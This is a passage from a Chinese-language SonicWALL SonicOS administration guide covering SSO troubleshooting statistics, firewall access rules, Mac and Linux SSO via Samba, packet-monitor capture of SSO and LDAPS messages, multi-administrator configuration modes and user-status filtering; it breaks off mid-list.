要查看 SSO 配置页面上很多字段具有的工具提示，将鼠标指针悬停在字段右侧的三角图标上。将显示工具提示，直至您移走鼠标指针。



使用 TSR 中的单点登录统计

故障排除报告 (TSR) 中包含丰富的 SSO 性能和错误统计信息。这可用于衡量 SSO 在您安装的程序中的性能。在**系统 > 诊断**页面下载 TSR，并搜索标题“SSO 工作统计”。以下是需要特别留意的计数器：

1 在 **SSO 环形缓冲区统计**下，查看**环形缓冲区溢出**和**在环形缓冲区花费的最长时间**。如果第二个值接近或超过轮询频率，或者显示任何环形缓冲区溢出，则表示没有足够快速地向代理发送请求。此外，如果**在环形缓冲区等待的当前请求数**不断增加，也表示发生了相同的情况。这表示应该增加**一次发送的最大请求数目**以更快地发送请求。但是，这样会增加代理的负载，而且如果代理无法处理附加负载，也会导致问题，这时可能需要考虑将代理移至更强大的 PC 或增加附加代理。

2 在 **SSO 操作统计**下，查看**超时失败的用户 ID 尝试**和**因其他错误失败的用户 ID 尝试**。这些值应该是零或接近零，此处显示的重大故障表示代理发生问题，可能由于无法处理尝试的用户验证数。

3 此外，在 SSO 操作统计下，查看在定期轮询中轮询的总用户数、超时失败的用户轮询和因其他错误失败的用户轮询。在这里看到一些超时和错误是可接受的，甚至是符合预期的，偶尔的轮询故障不会导致问题。但是错误率应该较低（约 0.1% 或更低的错误率应该是可接受的）。如上所述，此处显示的高故障率表示代理存在问题。

4 在 **SSO 代理统计**下，查看**平均用户 ID 请求时间**和**每个用户的平均轮询响应时间**。这些值应在几秒内或更低，较大的值表示网络可能存在问题。注意，尽管如此，尝试通过 SSO 验证来自非 Windows PC 的流量（可能花费显著更长的时间）导致的错误可能使**平均用户 ID 请求时间**值失真，所以如果该值较高，但**每个用户的平均轮询响应时间**看似正确，即表示代理可能发生很多错误，可能由于尝试验证非 Windows 设备所致，请参见下文步骤 6.

5 如果使用多个代理，也须在 **SSO 代理统计**下查看对不同代理报告的错误和超时率及其响应时间。各代理之间的显著差异可能表示一个代理的特定问题，可以通过升级或更改该代理的设置来解决。

6 来自设备而不是来自 PC 的流量可以触发 SSO 识别尝试，且可能导致出错和/或超时因而报告在这些统计信息中。这可以通过使用此类设备的 IP 地址配置地址对象组和执行以下一项或两项操作来避免：

- 如果使用内容过滤，在 SSO 配置的**实施**选项卡上对**绕过单点登录的流量来自**设置选择地址对象。
- 如果设置了访问规则仅允许经验证的用户，则为该地址对象设置单独的规则，将**允许的用户**设为**全部**。

为了识别相应的 IP 地址，查看 TSR 和搜索“SSO 尝试使用的 IP 地址”。这会列出**发生错误后的等待时间**设置中前一期间的 SSO 错误。

> **注：**如果列出的任何 IP 地址适用于 Mac/Linux PC，请参见第 1176 页的 Mac 和 Linux 用户调适。

为了限制因此产生的错误率，您还可以延长“用户”选项卡中的**发生错误后的等待时间**设置。

检查代理

如果以上统计表明代理可能存在问题，下一步最好是运行代理所在 PC 上的 Windows 任务管理器，并查看**性能**选项卡上的 CPU 利用率和过程选项卡上“CIAService.exe”过程的 CPU 利用率。如果后者使用较大的 CPU 时间百分比，且 CPU 利用率峰值接近，表示代理过载。为了尝试降低负载，您可以减少**一次发送的最大请求数目**设置，请参见上文的使用 TSR 中的单点登录统计第步骤 1.

补救措施

如果无法平衡设置，以实现既避免代理 PC 过载，又仍能足够快速向代理发送请求，则应该采取以下一项操作：

- 考虑通过增加轮询时间降低在**用户**选项卡上配置的轮询频率。这将减少代理的负载，但可能检测注销的速度会变慢。注意在共享 PC 的环境中，可能最好保持轮询间隔尽量最短以避免在不同用户使用相同 PC 时未能检测到注销所产生的问题，例如来自 PC 的第二名用户的初始流量可能记录为由前一位用户发送。
- 将代理移至更高性能的专用 PC。
- 配置附加的一个或多个代理。

配置防火墙访问规则

启用 SonicWALL SSO 会影响 SonicOS 管理界面的**防火墙 > 访问规则**页面上的策略。将对照 SSO LDAP 查询返回的用户群组成员身份检查在**防火墙 > 访问规则**下设置的规则，并自动应用规则。

主题：

- 第 1176 页的自动生成的 SonicWALL SSO 规则
- 第 1176 页的 Mac 和 Linux 用户调适
- 第 1178 页的允许从终端服务器的 ICMP Ping
- 第 1178 页的关于防火墙访问规则

自动生成的 SonicWALL SSO 规则

如果在 SonicOS 管理界面中配置了 SonicWALL SSO 代理或 TSA，将创建防火墙访问规则和相应的 NAT 策略以允许代理回复 LAN。这些规则使用 **SonicWALL SSO 代理**或 **SonicWALL 终端服务代理**地址组对象，各配置的代理都有一个成员地址对象。自动将成员地址对象添加到群组对象和从群组对象删除，如同添加或删除代理一样。随着代理的 IP 地址更改，自动更新成员地址对象，包含在通过 DNS 解析 IP 地址（DNS 名称在此指定代理）时。

如果在不同的区域配置 SonicWALL SSO 代理或 TSA，将防火墙访问规则和 NAT 策略添加到各适用区域。各区域使用相同的 **SonicWALL SSO 代理**或 **SonicWALL 终端服务代理**地址组。

注：请勿在使用 SonicWALL SSO 的相同区域启用访客服务。启用访客服务将禁用该区域的 SSO，从而导致通过 SSO 验证的用户失去访问权限。请为访客服务创建单独的区域。

Mac 和 Linux 用户调适

Mac 和 Linux 系统不支持 SonicWALL SSO 代理使用的 Windows 网络请求，但可通过 Samba 3.5 或更高版本使用 SonicWALL SSO。

在安装 Samba 的 Mac 和 Linux 上使用 SSO

对于 Windows 用户，防火墙使用 SonicWALL SSO 自动验证 Windows 域中的用户。这允许用户通过设备使用正确的过滤和策略相符性获得访问权限，且在 Windows 域登录后无需通过任何附加登录过程接受识别。

Samba 是 Linux/Unix 或 Mac 机器使用的软件包，用于向用户赋予访问 Windows 域上的资源（通过 Samba 的 **smbclient** 实用程序）和/或向 Windows 域用户赋予访问 Linux 或 Mac 机器上的资源（通过 Samba 服务器）的权限。

SonicWALL SSO 可以识别在 Windows 域中使用安装了 Samba 的 Linux PC 或 Mac 的用户，但需要正确配置 Linux/Mac 机器、SSO 代理和设备可能有的某些重新配置。例如，以下配置是必需的：

- 要对 Linux/Mac 用户使用 SonicWALL SSO，必需配置 SonicWALL SSO 代理使用 **NetAPI** 而不是使用 **WMI** 获得来自用户机器的用户登录信息。
- 为了使 Samba 能够接收和响应来自 SonicWALL SSO 代理的请求，必需将其设为域的成员，且 Samba 服务器必须运行且将之正确配置为使用域验证。

使用与 *Samba* 的单点登录技术注释描述了以上及其他配置的详细信息。

Samba 3.5 或更高版本支持 SonicWALL SSO。

注：如果有多个用户登录 Linux PC，将根据最近的登录情况授予从该 PC 访问流量的权限。

在未安装 Samba 的 Mac 和 Linux 上使用 SSO

如果未安装 Samba，Mac 和 Linux 用户仍可以访问，但需要登录防火墙。这可能导致以下问题：

- 来自 Mac 或 Linux 系统的流量可能持续触发 SSO 识别尝试，直至用户登录。如果有很多此类系统，可能导致 SSO 系统性能过载，不过其影响可能在某种程度因“发生错误后的等待时间”超时减小。
- 如果使用了按用户的内容过滤 (CFS) 策略，但没有设置有关用户级别验证的策略规则，将对 Mac 和 Linux 系统的用户应用默认的 CFS 策略，除非他们先手动登录。
- 如果将策略规则设为需要用户级别验证，来自 Mac 和 Linux 系统的用户的 Web 浏览器连接在发生 SSO 失败后将重定向至登录页面，但 SSO 失败可能引起超时进而导致用户延时。

为了避免这些问题，可以在配置防火墙访问规则时通过单击防火墙 > 访问规则页面（将**视图样式**设为**所有规则**）上的添加显示**不要调用 SSO 来验证用户**复选框。只有在启用了 SonicWALL SSO 且将“添加规则”页面上的**允许的用户**字段设为**全部**时，该复选框才可见。如果选中该复选框，对于符合规则的流量将不尝试 SSO，且直接定向相符的未验证 HTTP 连接至登录页面。通常，将**源**字段设为包含 Mac 和 Linux 系统的 IP 地址的地址对象。



对于使用 CFS 的情况，可将启用该复选框的规则添加到 CFS 之前，以自动重定向登录来自 Mac 和 Linux 系统的 HTTP 会话，因而这些用户无需手动登录。

> **注：**对于允许完全绕过用户验证过程的设备，请勿选择**不要调用 SSO 来验证用户**选项。启用该选项时，可能受访问规则影响的任何设备都必须能够手动登录。应该对此类设备添加单独的访问规则，在其中将**允许的用户**设为**全部**。

允许从终端服务器的 ICMP Ping

在 Windows 中，用户在终端服务器上发出的 ICMP ping 并非通过插槽发送，因此也无法得到 TSA 识别，所以设备不会收到它们的通知。因此，如果要允许通过使用用户级别身份验证和 ping 的防火墙规则，必须创建单独的访问规则允许全部通过。

关于防火墙访问规则

防火墙访问规则使管理员可以控制用户的访问权限。将对照 SSO LDAP 查询返回的用户群组成员身份检查在**防火墙 > 访问规则**下设置的规则，并自动应用规则。访问规则是用于定义入站和出站访问策略、配置用户身份验证和启用防火墙远程管理的网络管理工具。SonicOS **防火墙 > 访问规则**页面提供了可排序的访问规则管理界面。

> **注：**应赋予更具体的策略规则比一般策略规则更高的优先级。一般的具体性层次结构是源、目标、服务。确定策略规则的具体性不考虑用户名和相应的群组用户权限等用户识别元素。

默认情况下，防火墙的状态数据包检测允许从 LAN 到互联网的所有通信，但阻止从互联网到 LAN 的所有流量。

可以定义其他网络访问规则，以便扩展或覆盖默认访问规则。例如，可创建阻止特定类型的流量（例如 IRC 自 LAN 到 WAN），或允许特定类型的流量（例如从互联网上的特定主机到 LAN 上的特定主机的 Lotus Notes 数据库同步），或限制使用特定协议（例如 Telnet 到 LAN 上的授权用户）。

> **小心：定义网络访问规则的功能是一个强大的工具。使用自定义访问规则可禁用防火墙保护或阻止对互联网的所有访问。创建或删除网络访问规则时需要谨慎。**

如需访问规则的详细信息，请参见第 717 页的防火墙 > 访问规则。

管理从终端服务器使用 HTTP 登录的 SonicOS

防火墙通常根据一个 IP 地址上一个用户的 HTTP 登录提供的身份验证凭据授予通过策略的访问权限。对于终端服务器上的用户，这种在一个 IP 地址上验证一个用户的方法并不可行。但是，为了便于管理设备，仍允许从终端服务器进行 HTTP 登录，不过须满足以下的限制和要求：

- 从终端服务器的互联网访问由 TSA 控制，且 HTTP 登录不会取而代之，终端服务器上的用户不会根据在 HTTP 登录中提供的凭据授予通过设备的任何访问权限。
- 来自终端服务器的 HTTP 登录仅允许用于内置的 **admin** 帐户及有管理员权限的其他用户帐户。尝试使用非管理帐户登录会失败，错误为“不允许从该位置登录”。
- 在成功的 HTTP 登录中，会直接将管理用户引入管理界面。不显示小幅“用户登录状态”页面。
- 用于从终端服务器进行 HTTP 登录的管理用户帐户不需要与登录终端服务器所使用的用户帐户相同。这在设备上显示为完全独立的登录会话。
- 一次只能有一名用户从同一终端服务器管理设备。如果有两名同时尝试这样做，最近登录的用户占先，另一名用户将看到错误“这不是最近用于登录的浏览器。”
- 在由于与 TSA 的通信问题而导致识别用户失败时，不会将 HTTP 浏览器会话重定向至 Web 登录页面（与在 SSO 中失败相同）。取而代之的是转到显示“由于网络问题，您尝试连接的目标暂时不可用”消息的新页面。

查看和管理 SSO 用户会话

本章节提供有助于您管理防火墙上的 SSO 的信息。参见以下章节：

- 第 1179 页的注销 SSO 用户

- 第 1179 页的配置附加 SSO 用户设置
- 第 1179 页的使用数据包监控查看 SSO 和 LDAP 消息
- 第 1179 页的捕获 SSO 消息
- 第 1181 页的捕获 LDAP over TLS 消息

注销 SSO 用户

用户> 状态页面显示防火墙上的**活动用户会话**。表格列出**用户名**、**IP 地址**、**会话时间**、**剩余时间**、**不活动剩余时间**、**设置**和**注销**。对于使用 SonicWALL SSO 代理验证的用户，将显示**由 SSO 代理验证**消息。要注销用户，单击用户条目旁边的删除图标。

注：更改在**用户 > 设置**中配置的用户设置不会反映到用户的当前会话中，必须手动注销用户才能使更改生效。将重新透明登录用户，此时，更改生效。

配置附加 SSO 用户设置

用户 > 设置页面提供用于用户会话设置、全局用户设置和可接受使用策略 设置以及 SSO 和其他用户登录设置的配置选项。

用户会话设置下的**启用登录会话限制**和相应的**登录会话限制（分钟）**应用于使用 SSO 登录的用户。将根据会话限制设置注销 SSO 用户，但在再次发送流量时会重新自动、透明登录。

注：请勿将登录会话的限制间隔值设置过低。这可能导致性能问题，尤其在部署很多用户时。

在当前 SSO 会话期间在**用户 > 设置**页面应用的更改不会反映于当前会话。

提示：您必须注销用户才能使更改生效。用户将立即重新自动登录，此时，更改生效。

使用数据包监控查看 SSO 和 LDAP 消息

系统 > 数据包监控中的“数据包监控”功能提供两个复选框用于启用对 SSO 代理发送和接收的解密消息和解密的 LDAP over TLS (LDAPS) 消息的捕获。

捕获 SSO 消息

捕获发送至或来自 SSO 验证代理的解密消息的步骤如下：

1 单击**系统 > 数据包监控**页面中的**配置**按钮

2 单击**高级监视过滤器**选项卡

3 选择**监控中间数据包**复选框。

4 选中**监视中间解码单点登录代理消息**复选框。




5 单击**确定**。

数据包将在入口/出口接口字段中标有 **(sso)**。它们有虚拟以太网、TCP 和 IP 标头，所以这些字段中的某些值可能不正确。

这将允许向数据包监控馈送解密的 SSO 数据包，但仍将对其应用所有监视过滤器。

捕获的 SSO 消息在**系统 > 数据包监控**页面显示为完全解码的形式。



捕获 LDAP over TLS 消息

捕获解密的 *LDAP over TLS (LDAPS)* 数据包的步骤如下：

1 单击**系统 > 数据包监控**页面中的**配置**按钮

2 单击**高级监视过滤器**选项卡

3 选择**监控中间数据包**复选框。

4 选中**监视中间解码 LDAP 越过 TLS 的数据包**复选框。




5 单击**确定**。

数据包将在入口/出口接口字段中标有 **(ldp)**。它们有虚拟以太网、TCP 和 IP 标头，所以这些字段中的某些值可能不正确。将 LDAP 服务器端口设为 389，以使外部捕获分析程序（例如 Wireshark）知道将这些数据包解码为 LDAP。捕获的 LDAP 绑定请求中的密码已经过混淆处理。LDAP 消息在“数据包监控”显示中未解码，但可以在 WireShark 中导出和显示捕获的内容，以查看解码的形式。

这将允许向数据包监控馈送解密的 LDAPS 数据包，但仍将对其应用所有监视过滤器。

注：LDAPS 捕获仅适用于来自防火墙的 LDAP 客户端的连接，且不会显示来自外部 LDAP 客户端通过设备的 LDAP over TLS 连接。

配置多管理员支持



主题：

- 第 1183 页的配置附加管理员用户配置文件
- 第 1184 页的使用 LDAP 和 RADIUS 时在本地配置管理员
- 第 1184 页的抢占管理员
- 第 1185 页的激活配置模式
- 第 1186 页的验证多管理员支持配置
- 第 1187 页的查看多管理员相关的日志消息

配置附加管理员用户配置文件


1 在作为 **admin** 登录时，转至**用户 > 本地用户**页面。

2 单击**添加用户**按钮。将显示**添加用户**对话框。



3 输入用户的**名称**和**密码**。

4 单击**群组**选项卡



5 选择相应的群组提供用户管理员权限：

- **Limited Administrators** - 用户有有限的管理员配置权限。
- **SonicWALL Administrators** - 用户有完全的管理员配置权限。
- **SonicWALL Read-Only Admins** - 用户可以查看完整的管理界面，但不能对配置作任何更改。

6 单击向右的箭头图标。

7 单击**确定**。

8 要配置多管理员的功能以使管理员在受到抢占时注销，请转至**系统 > 管理**页面。

9 在**多管理员**部分，为**其它管理员抢占**选项选择**注销**单选按钮。


10 单击**接受**。

使用 LDAP 和 RADIUS 时在本地配置管理员

在使用 RADIUS 或 LDAP 身份验证时，如果您要确保某些或全部管理用户即使在无法连接 RADIUS 或 LDAP 服务器时也始终能管理设备，您可以使用 **RADIUS + 本地用户**或 **LDAP + 本地用户**选项，并在本地配置这些特定用户的帐户。

对于经 RADIUS 或 LDAPF 验证的用户，在 RADIUS 或 LDAP 服务器（或其后端）上创建以用户群组命名的 **SonicWALL Administrators** 和/或 **SonicWALL Read-Only Admins**，并将相关的用户分配到这些群组。注意对于 RADIUS，您可能需要对 RADIUS 服务器进行特殊配置以返回用户群组信息，如需详细信息，请参见 SonicWALL RADIUS 文档。

1 转至**用户 > 设置**页面。



2 选择 **RADIUS + 本地用户**或 **LDAP + 本地用户**验证方法。

3 单击**配置**按钮。

4 对于 RADIUS，单击 **RADIUS 用户**选项卡，选择**仅本地配置**单选按钮，并确保选中**通过重复 RADIUS 用户名来本地设置成员**复选框。

5 对于 LDAP，单击 **LDAP 用户**选项卡，然后选中**用户群组可以通过重复LDAP用户名本地设置**复选框。

6 然后使用管理用户的用户名创建本地用户帐户（注意无需在此设置密码），然后将其添加到相关的管理员用户群组。

抢占管理员

当管理员尝试在有其他管理员已登录的情况下登录，会显示以下消息。消息显示当前管理员的用户名、IP 地址、电话号码（如果可以从 LDAP 见多）以及管理员是否使用 GUI 或 CLI 登录。




该窗口为您提供三个选项：

- **继续** - 抢占当前管理员。将当前管理员置于非配置模式，现赋予您完全管理员访问权限。

- **非配置** - 您以非配置模式登录设备。当前管理员的会话不受干扰。
- **取消** - 返回到身份验证界面。

激活配置模式

在作为有管理员权限的用户（非 **admin** 用户）登录时，将显示**用户登录状态**弹出窗口。



要转到 SonicWALL 用户界面，单击**管理**按钮。您得到再次输入密码的提示。这是为了在管理员离开其计算机但未注销其会话时保护不受未经授权的访问。

禁用用户登录状态弹出窗口

如果您希望仅出于管理设备的目的而不是允许设备的特别访问权而允许某些用户登录，可以禁用**用户登录状态**弹出窗口。要禁用弹出窗口，请在添加或编辑本地群组时选中**成员从网页直接登录到管理界面**复选框。

如果您要某些用户帐户仅用于管理目的，而其他用户需要登录获得设备的特别访问权，但仍需要能够对其进行管理（即有些用户在登录后直接进入管理界面，其他用户看到包含**管理**按钮的**用户登录状态**弹出窗口），可以通过以下操作实现：

1 创建本地群组，其中选中**成员从网页直接登录到管理界面**复选框。


2 将群组添加到相关的管理群组，但在管理群组中不选中该复选框。

3 将仅用于管理目的的这些用户帐户添加到新用户群组。禁用这些用户的**用户登录状态**弹出窗口。

4 将要分配权限和管理访问权限的用户帐户添加到顶层管理群组。

从非配置模式切换到完全配置模式的步骤如下：

1 转至**系统 > 管理**页面。



2 在 **Web 管理设置**部分，单击**配置模式**按钮。如果当前在配置模式中没有管理员，您将自动进入配置模式。

3 如果有另一名管理员在配置模式中，将显示以下消息。



4 单击**继续**按钮进入配置模式。转换当前管理员为只读模式，现赋予您完全管理员访问权限。

验证多管理员支持配置

可以在用户 > 本地群组页面查看有管理员和只读管理员权限的用户帐户。



管理员可以通过查看管理界面的右上角或浏览器的状态栏确定自己所处的配置模式。

要显示 Firefox 和 Internet Explorer 中的状态栏，请单击**视图**菜单，然后启用**状态栏**。默认情况下，Internet Explorer 7.0 和 Firefox 2.0 不允许网页在状态栏中显示文本。要在 Internet Explorer 中允许状态栏消息，转到**工具 > Internet 选项**，选择**安全**选项卡，单击**自定义级别**按钮，滚动到列表底部，然后对**允许状态栏通过脚本更新**选择**启用**。

要在 Firefox 中允许状态栏消息，转到**工具 > 选项**，选择**内容**选项卡，单击**高级**按钮，然后选中显示的弹出窗口中的**更改状态栏文本**复选框。

当管理员处于完全配置模式时，右上角不显示消息，且状态栏显示**完成**。



当管理员处于只读模式时，界面的右上角显示**只读模式**。

状态栏显示**只读模式 - 不能进行任何更改**。



当管理员处于非配置模式时，界面的右上角显示**非配置模式**。单击此文本链接进入**系统 > 管理**页面，您可以在此进入完全配置模式。

状态栏显示**非配置模式 - 不允许进行配置更改**。



查看多管理员相关的日志消息

以下事件会生成日志消息：

- GUI 或 CLI 用户开始配置模式（包括管理员何时登录）。
- GUI 或 CLI 用户结束配置模式（包括管理员何时注销）。
- GUI 用户开始在非配置模式中管理（包括管理员何时登录，处在配置模式中的用户何时受到抢占并重新置于只读模式）。
- GUI 用户开始在只读模式中管理。

GUI 用户结束以上任一管理会话（包括管理员何时注销）。

116

查看用户状态

- 第 1188 页的用户 > 状态

用户 > 状态




用户 > 状态页面显示防火墙上的**活动用户会话**。

- **活动用户会话**选项列出**用户名**、**IP 地址**、**会话时间**、**剩余时间**、**不活动剩余**、**设置**和**注销**。

  要注销用户，请执行以下一项操作：

  - 单击该用户**注销**列中的**注销**图标。
  - 单击每个想要注销的用户的复选框，然后单击**注销已选用户**按钮。
- 选中**包含非活动用户**复选框显示由于将不活动已超时置于不活动状态以保存系统资源，但未注销的经 SSO 验证用户。这些用户将以灰色文字显示。
- 将鼠标悬停在**设置**列中某一用户的**注释** 图标上则会显示该用户权限的弹出窗口。



- 单击**统计**图标显示**用户数**统计表。



- 通过在过滤字段中指定一个或多个全部或部分用户名、域、IP 地址和/或用户类型，然后单击**过滤**按钮，可搜索用户。合并字符串的基本语法为："a,b" 用于包含与 a 或 b 匹配的用户；"a;b" 用于包含与 a 和 b 匹配的用户。要排除某一用户，请使用感叹号(bang:!）。过滤可以包含以下内容：
  - 简单字符串：bob　　192.1.1.1　　mydomain
  - 更复杂的语法：
    - name=bob　　domain=mydomain　　ip=192.1.1.1　　type=config mode user-num=1
    - name=bob,john,sue　　ip=192.1.1.1,192.1.1.2 ip=192.1.1.0/24　　type=sso,web
    - name=bob;ip=192.1.1.1　　type=sso;netapi type=sso; 从域名控制器日志 192.1.1.10
    - !name=bob　　!ip=192.1.1.1

    支持 IPv6 地址，但目前仅限于完全匹配：

